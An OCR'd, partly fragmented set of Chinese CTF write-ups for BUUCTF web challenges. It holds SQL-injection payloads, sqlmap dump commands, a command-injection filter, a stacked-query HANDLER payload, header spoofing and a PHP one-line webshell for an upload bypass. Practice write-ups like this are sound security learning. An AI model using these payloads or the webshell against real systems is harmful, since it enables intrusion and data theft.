



输入 *，1 后，sql语句就变成了 select * , 1 || flag from Flag。


其中分为两部分： (1) select * from Flag(2) select 1 || flag from Flag。

select * from Flag 通过查看表Flag中的所有数据可以 get到flag。


195 [极客大挑战 2019]LoveSQL


用户名:
1' or 1=1#
密码:
8
登录



Login Success!
Hello admin!
Your password is
'53a2113e56192cfa3de136897166c4be'


用户名:
1' order by 3#
1' order by 3#
密码:
8
登录

union select 1,2 3




PS D:\sqlmap-master> python sqlmap.py -r C:\Users\lin\Desktop\1.txt -p username --batch --dbs




PS D:\sqlmap-master> python sqlmap.py -r C:\Users\lin\Desktop\1.txt -p username --batch -D geek --tables

sqlmap.py -r 1.txt -p username --batch -D geek -T l0ve1ysq1 --dump




196.[GXYCTF2019]Ping Ping Ping




/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.032 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.068 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.069 ms
64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.056 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.032/0.056/0.069 ms
```




/?ip=


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.047 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.065 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.052 ms
64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.092 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.047/0.064/0.092 ms
flag.php
index.php
```



/?ip= fxck your space!




/?ip= 1fxck your symbol!



/?ip=

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```




/?ip=


```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```

内联执行，就是将反引号内命令的输出作为输入执行：

197.[极客大挑战 2019]Secret File

考点是查看源代码以及自动跳转拦截






```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||
stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

php伪协议直接攻克

198.[强网杯 2019]随便注

###

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

取材于某次真实环境
发和安全缺一不可

姿势: 1' or 1=1; 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

1';show databases;

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

show tables;

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

show columns from `words`;(有反引号)

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

select被过滤，第一种：**hander语句代替select语句。**

语法结构：

HANDLER tbl_name OPEN [[AS] alias]
HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
[WHERE where_condition] [LIMIT ...]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
[WHERE where_condition] [LIMIT ...]
HANDLER tbl_name READ { FIRST | NEXT }
[WHERE where_condition] [LIMIT ...]
HANDLER tbl_name CLOSE

解释：通过handler语句查询users表的内容
handler users open as yunensec; #指定数据表进行载入并将返回句柄重命名
handler yunensec read first; #读取指定表/句柄的首行数据
handler yunensec read next; #读取指定表/句柄的下一行数据
handler yunensec read next; #读取指定表/句柄的下一行数据
...
handler yunensec close; #关闭句柄

Payload: 1';handler `1919810931114514` open as `kay`;handler `kay` read next;#

得到flag.

第二种：**更改表明列名**

虽然正则过滤过滤了很多函数，但没过滤alert和rename等关键字。

我们如果将表1919810931114514名字改为words，flag列名字改为id，那么我们就能得到flag的内容了！

然后使用"1' or 1=1;#"即可查出flag.

199.[极客大挑战 2019]Http

查看源码找到不可页面点击进入的隐藏页面 然后按要求更改报文

```
GET /Secret.php HTTP/1.1
Host: node5.buuoj.cn:26805
User-Agent: Syclover" browser
Referer:https://Sycsecret.buuoj.cn
X-Forwarded-For:127.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Search 0高亮

响应


美化 Raw Hex 页面渲染 \n

```
</br>
</br>
</br>
</br>
</br>
</br>
</br>
</br>
<h1 style="
font-family:arial;color:#8E44AD;font-size:50px;text-align:center;font-family:KaiTi;">
flag{deccf95f-ab83-4d6d-976f-2216eded16d1}
</h1>
<div style="position: absolute;bottom: 0;width: 99%;">
```

200.[极客大挑战 2019]Upload

看题目就是文件上传漏洞，要求上传图片

上传发现有绕过



加个空格

```
17
18 < ?php @eval($_POST['yjh']);?>
19 -----------------------------221815817138712754641450018l0
20 Content-Disposition: form-data; name="submit"
21
22 □□
23 -----------------------------221815817138712754641450018l0--
24
```

Search 0高亮

响应

美化 Raw Hex 页面渲染 \n

```
                </br>
                </br>
                </br>
                </br>
                </br>
47              <div class="error">
48                  <strong>
49                      Don't lie to me, it's not image at
                        all!!!
                    </strong>
50              </div>
51
52
53              <div style="position: absolute;bottom:
                0;width: 95%;">
```

先上传不同的文件类型 发现是黑名单屏蔽php文件以及<?内容

于是用phtml文件类型 文件头伪造gif形式GIF89a 且用java+PHP写一句话木马 上传成功猜测上路径 蚁剑连接结束